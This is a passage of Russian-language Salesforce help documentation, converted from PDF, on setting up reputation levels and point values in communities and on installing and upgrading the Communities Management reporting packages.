Теперь можете обновить систему очков для сообщества. Система очков определяет количество очков, назначаемых пользователям за выполнение определенных действий или влияние на активность других участников. Сообщения о повышении уровня репутации публикуются в ленты участников.

Чтобы международные участники сообщества могли просматривать свои уровни репутации на родном языке, можно перевести названия уровней репутации. Выберите в средстве перевода компонент настройки «Уровень репутации» и раскройте узел рядом с названием вашего сообщества.

СМ. ТАКЖЕ:

Настройка репутационных очков

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления уровней репутации:

- Управление сообществами

  И

  Является участником сообщества.

Настройка репутационных очков

Настройка системы очков позволяет участникам сообщества получать награды за свои достижения.

При включении репутации сообществу предоставляется стандартная система очков. При выполнении соответствующих действий общее количество очков повышается, а пользователю назначается следующий уровень репутации.

Прим.: Очки могут накапливаться только активными пользователями. Например, если активному пользователю нравится сообщение неактивного пользователя, то активный пользователь получает 1 очко, а неактивный пользователь не получает очков.

Таблица ниже содержит стандартные события и очки.

Действие	Очки
Занятость сообщества	
Написать сообщение	1
Написать комментарий	1
Получить комментарий	5
Выбрать предпочтение	1
Получить предпочтение	5
Опубликовать сообщение	1
Кто-то публикует сообщение пользователя	5
Упомянуть пользователя	1 Очки назначаются за каждое упоминание, добавленное в сообщение.
Получить упоминание	5
Вопросы и ответы	
Задать вопрос	1
Ответить на вопрос	5
Получить ответ	5
Пометить ответ как лучший	5
Ответ помечен как лучший	20
База знаний	
Подтверждение компетентности другого пользователя по теме	5

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для обновления репутационных очков:

- Управление сообществами

  И

  Является участником сообщества.

Действие	Очки
Подтверждение моей компетентности по теме другим пользователем	20

Вопросы и ответы в ленте сообщества не должны путаться с функцией Chatter Answers.

Прим.: Организациям, включившим репутацию до выпуска Winter'15, действия, связанные с вопросами и ответами, будут доступны на момент выпуска, а их стандартные значения очков будут равны нулю. Внедрение выпуска не повлияет на текущие репутационные очки пользователей; очки за выполнение данных действий будут назначаться пользователям только после настройки их значений.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. При использовании страницы «Рабочие пространства сообществ» для доступа к функции репутации выберите **«Администрирование»** > **«Репутационные очки»**. При использовании страницы «Управление сообществом» для доступа к функции репутации выберите **«Репутация»«Репутационные очки»**.
3. Обновите очки для каждого действия. Чтобы отменить назначение очков за определенное действие, выберите значение *«0»*.
4. Нажмите кнопку **«Сохранить»**.

Общее количество очков отображается на странице профиля под фотографией. Общее количество очков доступно каждому участнику сообщества.

Совет: Чтобы обновить репутационные очки для участника сообщества, воспользуйтесь интерфейсом Salesforce API. При необходимости воспользуйтесь триггерами Apex для отправки настраиваемых уведомлений на основе изменений, внесенных в репутационные очки.

СМ. ТАКЖЕ:

Настройка уровней репутации

Как вычисляется репутация сообщества?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Уровень репутации, отображаемый профилем пользователя, определяется общим количеством очков.

Пользователи могут накапливать очки за выполнение действий, выбранных менеджером сообщества при настройке системы очков. Также пользователи могут получать очки за использование их сообщений или комментариев другими участниками сообщества. Например, пользователи могут получать 5 очков за создание сообщения и 10 очков за использование сообщения другим участником, так как оно побудило другого пользователя к активному участию.

Прим.: Очки могут накапливаться только активными пользователями. Например, если активному пользователю нравится сообщение неактивного пользователя, то активный пользователь получает 1 очко, а неактивный пользователь не получает очков.

Ниже перечислены стандартные значения очков. Помните, что данные значения могут быть изменены менеджером сообщества. Дополнительную информацию можно получить у менеджера сообщества.

Действие	Очки
Занятость сообщества	
Написать сообщение	1
Написать комментарий	1
Получить комментарий	5
Выбрать предпочтение	1
Получить предпочтение	5
Опубликовать сообщение	1
Кто-то публикует сообщение пользователя	5
Упомянуть пользователя	1 Очки назначаются за каждое упоминание, добавленное в сообщение.
Получить упоминание	5
Вопросы и ответы	
Задать вопрос	1
Ответить на вопрос	5
Получить ответ	5
Пометить ответ как лучший	5
Ответ помечен как лучший	20
База знаний	
Подтверждение компетентности другого пользователя по теме	5
Подтверждение моей компетентности по теме другим пользователем	20

СМ. ТАКЖЕ:

Включение репутации в сообществе

Составление отчетов по сообществам

Используйте функцию формирования отчетности для просмотра краткосрочных и долгосрочных тенденций в различных частях сообщества. Предварительно настроенный пакет AppExchange заметно упрощает сбор отчетности для менеджеров сообщества. Вы также можете предоставить участникам сообщества средства для сбора отчетности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами

Пакеты Salesforce Communities Management предоставляют менеджерам сообщества необходимый начальный набор панелей мониторинга и отчетов для отслеживания действий и занятости непосредственно на страницах управления сообществом или рабочих пространств сообщества.

Оценочный лист сообщества специалистов по обслуживанию

Отслеживайте загрузку членов, показатели обслуживания и поисковую активность с использованием оценочного листа сообщества специалистов по обслуживанию.

Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов

Пользователи-партнеры и пользователи-клиенты сообщества могут создавать и редактировать отчеты в собственной личной папке или папке, доступной в частном порядке, при наличии соответствующих полномочий. При необходимости предоставьте пользователям-партнерам и пользователям-клиентам полномочия для создания и редактирования отчетов посредством профилей или наборов полномочий. После предоставления обязательных полномочий они смогут использовать интерактивный инструмент «Конструктор отчетов».

Отслеживание действий сообщества с помощью настраиваемых отчетов

Создайте настраиваемые отчеты, позволяющие отслеживать статистику использования, действия по модерированию и другие действия сообщества.

Пакет Google Analytics™ для сообществ Salesforce

Пакет Google Analytics для сообществ Salesforce содержит предварительно настроенные отчеты, которые отслеживают активность поиска в сообществе.

Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами

Пакеты Salesforce Communities Management предоставляют менеджерам сообщества необходимый начальный набор панелей мониторинга и отчетов для отслеживания действий и занятости непосредственно на страницах управления сообществом или рабочих пространств сообщества.

Рекомендуем использовать пакет Salesforce Communities Management для выполнения указанных ниже действий.

- Воспользуйтесь преимуществами новейших функций, используя предварительно настроенные отчеты (используйте последнюю версию пакета)
- Просмотр последних показателей и быстрое отслеживание тенденций
- Определение скорости развития сообщества
- Выявление наиболее активных участников
- Определение наиболее живых дискуссий между людьми и группами
- Нахождение областей сообщества, требующих особого внимания
- Немедленно реагировать на недавние действия с помощью отчетов Insights (с подробными сведениями)

Прим.: Для применения предварительно настроенных отчетов «Подробные сведения» сообщество должно использовать Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов AppExchange:

- Загрузка пакетов AppExchange

В процессе установки панель мониторинга и папки отчетов автоматически устанавливаются во внутреннюю организацию. У вас также будет возможность предоставить менеджерам сообщества доступ к содержимому пакета, что позволит не открывать общий доступ к панели мониторинга и папкам отчетов. Если у вас нет соотнесенных подробных сведений или панелей мониторинга в управлении сообществом или рабочих пространствах сообщества, будет выполнено автоматическое соотнесение в процессе установки.

После установки пакета доступ к новым панелям мониторинга и отчетам можно будет получить посредством любых других панелей мониторинга и отчетов Salesforce. При просмотре панелей мониторинга на страницах «Управление сообществом» или «Рабочие пространства сообщества» отображаются данные сообщества.

Что нового?

Новый усовершенствованный пакет Рабочие пространства сообщества позволяет централизованно выполнять модерирование, создание, администрирование сообщества и другие задачи. Также предоставляются ссылки на часто посещаемые страницы, примечания к выпуску и «Помощь и & обучение». Отчеты по поиску стали еще более функциональными. Теперь в них содержатся сведения о критериях поиска, для которых результаты в сообществе отсутствуют, и критериях, по которым есть результаты. Администраторы также могут просмотреть среднее количество результатов на критерий поиска, а также критерии, результаты поиска по которым ограничены определенным подмножеством записей.

Установите данный пакет

Если организация Salesforce поддерживает сообщества Salesforce, то пакет Salesforce Communities Management может быть установлен любым внутренним пользователем с соответствующими полномочиями.

Рекомендации по обновлению

Во время обновлений сделанные вами настройки сохраняются. Измененные компоненты не перезаписываются. Однако нельзя перенести настройки в новые версии компонентов. Необходимо повторно выполнить настройку компонентов в новом пакете. Если существующие компоненты обновляются, рекомендуется повторно выполнить все настройки, а затем удалить предыдущие версии компонентов.

Установка обновления

Если у вас установлена предыдущая версия пакета, можно выполнить обновление после выхода новой версии.

Контрольный список после обновления

Обновления требуют особого внимания. Каждая версия содержит множество потрясающих компонентов, но мы не можем автоматически удалять компоненты при создании улучшенной версии. Обязательно проверяйте список «Неподдерживаемые компоненты». Если вы не настраивали отчеты и панели мониторинга, рекомендуется удалить все неподдерживаемые компоненты.

Insights и панели мониторинга: отличия

Используйте страницу Insights для просмотра, мониторинга и выполнения действий относительно активности в сообществе. Она позволяет просматривать определенную область, а также помогает в повседневном управлении сообществом. Insights помогает определить приоритеты в работе и обеспечивает мгновенный доступ к наиболее важным областям.

Подробные сведения Управления сообществом

Пакет Управление сообществом Salesforce предоставляет доступ к набору подробных отчетов, позволяющих отслеживать недавние действия и детально исследовать источники активности для принятия последующих мер.

Описание панелей мониторинга пакета Управление сообществом

Пакет SalesforceCommunities Management предоставляет ряд панелей мониторинга, в каждой из которых имеются свои исходные отчеты, и настраиваемых типов отчетов. Доступные отчеты зависят от того, какой установлен пакет: для сообществ с Chatter или для сообществ без Chatter.

Описание отчетов и панелей мониторинга организации Salesforce

Панели мониторинга и отчеты Chatter и Licenses доступны во внутренней организации Salesforce.

Описания типов настраиваемых отчетов

Отчеты в этом пакете основаны на наборе типов настраиваемых отчетов для конкретного сообщества, которые можно настроить для расширения возможностей отчетности, добавив дополнительные поля.

Возможности настройки

Панель мониторинга и отчеты, предоставляемые в этом пакете, обеспечивают отличную основу, но могут не вполне соответствовать потребностям вашего сообщества. Выполнив несколько простых действий, можно настроить предлагаемые панели мониторинга и отчеты. Чтобы настроить отчет, откройте вкладку **«Отчеты»**, щелкните имя нужного отчета и выберите **«Настроить»**.

Неподдерживаемые компоненты

Ниже приведен список отчетов, которые не поддерживаются в этой версии.

СМ. ТАКЖЕ:

Включение и соотнесение подробных сведений для менеджеров сообществ

Включение и соотнесение панелей мониторинга для менеджеров сообщества

Отличия между результатом использования подробных сведений и панелей мониторинга

Что нового?

Новый усовершенствованный пакет Рабочие пространства сообщества позволяет централизованно выполнять модерирование, создание, администрирование сообщества и другие задачи. Также предоставляются ссылки на часто посещаемые страницы, примечания к выпуску и «Помощь и & обучение». Отчеты по поиску стали еще более функциональными. Теперь в них содержатся сведения о критериях поиска, для которых результаты в сообществе отсутствуют, и критериях, по которым есть результаты. Администраторы также могут просмотреть среднее количество результатов на критерий поиска, а также критерии, результаты поиска по которым ограничены определенным подмножеством записей.

ВЕРСИИ

Доступно в версиях:
Доступно в версиях:
Enterprise Edition, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Совет: Символом ✦ отмечены все новые компоненты в этой версии.

Включение Рабочих пространств сообщества

Для включения Рабочи пространств сообщества откройте меню параметры, введите **«Сообщества»** в поле быстрого поиска и нажмите **«Параметры сообществ»**. В параметрах Управления сообществом выберите **«Включить Рабочие пространства сообщества»**. Компоненты Рабочие пространства сообщества по умолчанию включены во всех организациях, созданных после выхода версии Spring '17.

Еще не готовы перейти к Рабочим пространствам сообщества? Вам ничего не нужно делать. Параметры не изменятся, пока не включен компонент Рабочие пространства сообщества. Хотите ознакомиться с Рабочими пространствами сообщества на странице 4008? Попробуйте. Всегда можно вернуться к использованию Управлению сообществом, отменив выбор параметра **Включить Рабочие пространства сообщества**.

Прим.: Браузер Internet Explorer® версии 11 не поддерживает Рабочие пространства сообщества.

В чем отличие?

Рабочие пространства сообщества предоставляет усовершенствованную область для доступа ко всем инструментам создания, управления и отслеживания сообщества. Хотя она выглядит иначе, там по-прежнему есть все функции, которые вы используете. Некоторые элементы были перемещены.

- Отчеты Engagement перемещены в рабочее пространство панели мониторинга. Панели мониторинга Reporting и панели мониторинга начальной страницы также находятся в рабочем пространстве панели мониторинга.
- Recommendations и Topics теперь расположены в новом рабочем пространстве Content Targeting.
- Страницы модерирования организованы в отдельных областях в рабочем пространстве модерирования. Можно открыть Подробные сведения модерирования из вкладки «Начальная страница». На вкладке «Правила» можно создавать и настраивать правила модерирования, критерии участников и критерии содержимого.
- Хотите перейти к другому рабочему пространству из текущего? Это легко! Щелкните значок в верхнем левом углу. Откроется выпадающее меню навигации. Также можно переключаться между сообществами, не покидая Рабочие пространства сообщества.

Прим.: Рекомендуем перейти к использованию Рабочих пространств сообщества, поскольку дальнейшие версии будут основываться на инфраструктуре Рабочие пространства сообщества.

Пакет Salesforce Управление сообществом с Chatter

Пакет Управление сообществом предоставляет подробные сведения, панели мониторинга, отчеты и средства модерирования, которые необходимы руководителям сообществ для вовлечения участников, отслеживания участия и построения активно развивающегося сообщества.

Пакет Управление сообществом Salesforce без Chatter

Этот пакет Управление сообществом предоставляет панели мониторинга и отчеты, которые необходимы руководителям сообществ для вовлечения участников, отслеживания участия и построения активно развивающегося сообщества.

Пакет Salesforce Управление сообществом с Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Пакет Управление сообществом предоставляет подробные сведения, панели мониторинга, отчеты и средства модерирования, которые необходимы руководителям сообществ для вовлечения участников, отслеживания участия и построения активно развивающегося сообщества.

Функциональность версии 9.0 включает следующее:

Новые типы настраиваемых отчетов:

- Network Moderation Flagged Direct Messages 1.0
- Related Questions CTR 1.0
- Community Searches 2.0

Новые отчеты для отслеживания помеченных прямых сообщений, результатов поиска и доли переходов для вопросов.

Новая панель мониторинга Community Search Dashboard 2.0 предоставляет еще больше сведений об алгоритмах поиска в вашем сообществе.

Неподдерживаемые устаревшие отчеты и панели мониторинга — при выполнении обновления удалите эти компоненты вручную.

Пакет Управление сообществом Salesforce без Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Этот пакет Управление сообществом предоставляет панели мониторинга и отчеты, которые необходимы руководителям сообществ для вовлечения участников, отслеживания участия и построения активно развивающегося сообщества.

Функциональность версии 7.0:

Новые отчеты для отслеживания результатов поиска

Новые панели мониторинга

- Новая панель мониторинга Community Search Dashboard 2.0 предоставляет сведения об алгоритмах поиска в вашем сообществе.
- Неподдерживаемые устаревшие отчеты и панели мониторинга — при выполнении обновления удалите эти компоненты вручную.

Установите данный пакет

Если организация Salesforce поддерживает сообщества Salesforce, то пакет Salesforce Communities Management может быть установлен любым внутренним пользователем с соответствующими полномочиями.

Перед выполнением обновления предыдущей версии этого пакета просмотрите Рекомендации по обновлению, а затем выполните действия, описанные в разделе Установка обновления. Обязательно просмотрите список неподдерживаемых компонентов и удалите их из вашей организации.

Прим.: Прежде чем установить версию пакета для сообществ с Chatter, включите поддержку Chatter. При установке версии пакета для сообществ без Chatter предварительные требования отсутствуют.

1. Выберите **AppExchange** из раскрывающегося списка приложений Force.com. Либо щелкните здесь.
2. Выполните поиск Salesforce Communities Management (for Communities with Chatter) или Salesforce Communities Management (for Communities without Chatter) по сайту AppExchange.
3. Нажмите кнопку **«Получить сейчас!»** на странице сведений о приложении. После появления запроса войдите в систему AppExchange.
4. Выберите **«Установить в производственной организации»**.
5. Просмотрите условия, установите флажок **«Я ознакомлен и принимаю условия»** и нажмите кнопку **«Подтвердить и установить»**.
6. Выберите **«Установить для определенных профилей»**, чтобы предоставить доступ пользователям, которые будут работать с отчетами и панелями мониторинга.
7. Просмотрите список API-доступа для компонентов пакета и нажмите кнопку **«Далее»**.
8. Нажмите кнопку **«Установить»**.

Пример: Соотнесение папки Report в рабочем пространстве панели мониторинга папки Рабочие пространства сообщества.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- Загрузка пакетов AppExchange



Если вы устанавливаете пакет впервые либо нет текущих соотнесений для папок Управление сообществом или Рабочие пространства сообщества, пакет автоматически соотносит папки отчетов Insights и панели мониторинга.

Прим.: Если у вас установлена предыдущая версия пакета, рекомендуется удалить ее перед установкой новой версии. Если вы настраивали какие-либо отчеты, можно обновить пакет, не удаляя текущую версию. Щелкните здесь для получения дополнительных сведений об особенностях обновления.

По завершении установки страница сведений об установленном пакете отображает соответствующее уведомление. В организации Salesforce проверьте наличие следующих папок на вкладке «Отчеты».

Имя папки	Описание	Пакет с Chatter	Пакет без Chatter
Панели мониторинга сообществ	Предоставляет панели мониторинга License Usage 1.0 и Community Search Dashboard 2.0. Прим.: Не соотносите эти панели мониторинга с Управлением сообществом; просматривайте их во внутренней организации.	✓	✓
Панели мониторинга сообществ Lightning	Предоставляет панели мониторинга, которые соотносятся с **Панелями мониторинга** в Управлении сообществом и Рабочих пространствах сообщества, включая начальную страницу.	✓	

Имя папки	Описание	Пакет с Chatter	Пакет без Chatter
	Прим.: При установке пакета панель мониторинга не соотносится автоматически с начальной страницей; это нужно сделать вручную.		
Отчеты сообществ	Предоставляет отчеты, используемые в панелях мониторинга Управление сообществом. Эти отчеты используются в панелях мониторинга в меню **«Панели мониторинга»** > **«Отчеты»**, если вы работаете с Рабочими пространствами сообщества.	✅	✅
Community Management Home Reports	Предоставляет отчеты, используемые в панели мониторинга на начальной странице Управление сообществом. Эти отчеты находятся в меню **«Панели мониторинга»** > **«Начальная страница»**, если вы работаете с Рабочими пространствами сообщества.	✅	✅
Insights Adoption 2.0 Insights Activity 2.0 Insights Files 2.0 Insights Groups 2.0 Insights Self-Service 2.0 Insights Topics 2.0	Каждая папка содержит отчеты для соотнесенных страниц **Insights** в Community Management Engagement или в меню **«Панели мониторинга»** > **«Участие»**, если вы работаете с Рабочими пространствами сообщества.	✅	
Moderation Audit Trail Moderation Flagged Moderation Pending Moderation Users	Каждая папка содержит отчеты для соотнесенных страниц **Insights** в Community Management Moderation или в меню **«Модерирование»** > **«Модерировать»**, если вы работаете с Рабочими пространствами сообщества.	✅	
Misc Communities Reports	Предоставляет отчеты, которые зависят от компонента, например отчеты, для которых необходимы сообщения Chatter, прямые сообщения или лента обращений сообщества.	✅	
Панели мониторинга Chatter	Предоставляет отчеты и панели мониторинга, которые позволяют отслеживать использование Chatter во внутренней организации Salesforce.	✅	
Chatter Reports		✅	

Имя папки	Описание	Пакет с Chatter	Пакет без Chatter
	Прим.: Эти папки не соотносятся ни с какими компонентами в Управлении сообществом или Рабочих пространствах сообщества		

Прим.: При установке пакета для сообществ без Chatter папка Community Management Home Dashboards также сохраняется.

Рекомендации по обновлению

Во время обновлений сделанные вами настройки сохраняются. Измененные компоненты не перезаписываются. Однако нельзя перенести настройки в новые версии компонентов. Необходимо повторно выполнить настройку компонентов в новом пакете. Если существующие компоненты обновляются, рекомендуется повторно выполнить все настройки, а затем удалить предыдущие версии компонентов.

После последнего обновления вышло несколько новых версий?

В этом случае рекомендуется начать с чистого листа. В первую очередь удалите все соотнесения из Управления сообществом и полностью удалите на странице 1392 пакет. После этого можно установить самую последнюю версию пакета.

Важное замечание: Если вы настраивали какие-либо компоненты, не используйте этот подход. Установите обновление обычным образом и повторно выполните все настройки в новых версиях. Затем можно безопасно удалить прежние версии.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Прим.: Управление версиями осуществляется на уровне компонентов: панелей мониторинга, отчетов и типов настраиваемых отчетов. Если компонент обновляется, его версия тоже обновляется. Список новых компонентов см. в разделе Что нового?. Из-за особенностей сопоставления отчетов Insights в Управлении сообществом также обновляется версия папок Insights. Если вносятся существенные изменения в компоненты Engagement или Moderation, предоставляется обновленная версия каждой папки Insights на соответствующей странице.

Установка обновления

Если у вас установлена предыдущая версия пакета, можно выполнить обновление после выхода новой версии.

При обновлении исходные настраиваемые типы отчетов, панели мониторинга и отчеты не заменяются.

Важное замечание: Настройки не переносятся в новый пакет. Если в новой версии настроенные компоненты обновлены, вам потребуется повторно выполнить настройку новых версий компонента. Повторно выполните настройку, прежде чем продолжить.

1. Просмотрите рекомендации по обновлению.
2. Установите данный пакет. Установите обновление аналогично выполнению новой установки. После установки пакета выберите **«Отчеты»** во внутренней организации Salesforce, чтобы проверить новые папки и компоненты. Имена панелей мониторинга и отчетов содержат номера версий, поэтому можно с легкостью узнать новые элементы.
3. Просмотрите раздел Что нового?, чтобы узнать, какие из настроенных вами компонентов были обновлены в новой версии. Новые компоненты также помечены в этом документе символом .
4. В Управлении сообществом или рабочем пространстве Dashboard просмотрите и обновите соотнесения панели мониторинга и Insights. Выберите **«Панели мониторинга»** > **«Параметры» или «Участие»** > **«Параметры»**.

   Рекомендуется убедиться, что в соотнесениях используется последняя версия всех панелей мониторинга.
5. При необходимости удалите все отчеты, панели мониторинга и настраиваемые типы отчетов, которые были обновлены и теперь не поддерживаются, чтобы избежать путаницы и гарантировать участникам вашего сообщества только самые актуальные и превосходные возможности.

   Для получения дополнительных сведений см. разделы Что нового? и Неподдерживаемые компоненты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- Загрузка пакетов AppExchange

Контрольный список после обновления

Обновления требуют особого внимания. Каждая версия содержит множество потрясающих компонентов, но мы не можем автоматически удалять компоненты при создании улучшенной версии. Обязательно проверяйте список «Неподдерживаемые компоненты». Если вы не настраивали отчеты и панели мониторинга, рекомендуется удалить все неподдерживаемые компоненты.

При обновлении до пакета Communities Management (для сообществ, поддерживающих Chatter) 9.0 выполните следующие действия:

- ☐ Удалите все отчеты из исходных папок Insights, а также сами папки. Затем в «Управлении сообществом» обновите соотнесение для использования папок Insights 2.0. Например, можно удалить папку **Insights Adoption** и все ее содержимое, но сохранить папку **Insights Adoption 2.0**. Учитывайте, что пользовательские настройки отчетов Insights не переносятся в обновленные версии и будут потеряны, если эти отчеты будут удалены.
- ☐ Убедитесь, что панель мониторинга License Usage 1.0 **не** сопоставлена в «Управлении сообществом». Просматривайте эту панель только во внутренней организации Salesforce, а не в «Управлении сообществом».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

- ☐ Если вы по-прежнему видите цифры в папках Communities Dashboards и Communities Reports, удалите их из имен папок и объедините все отчеты в одной папке. Переименование папок не влияет на отчеты и панели мониторинга. Просмотрите список папок отчетов и панелей мониторинга, которые должны быть включены в вашу организацию.

Insights и панели мониторинга: отличия


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

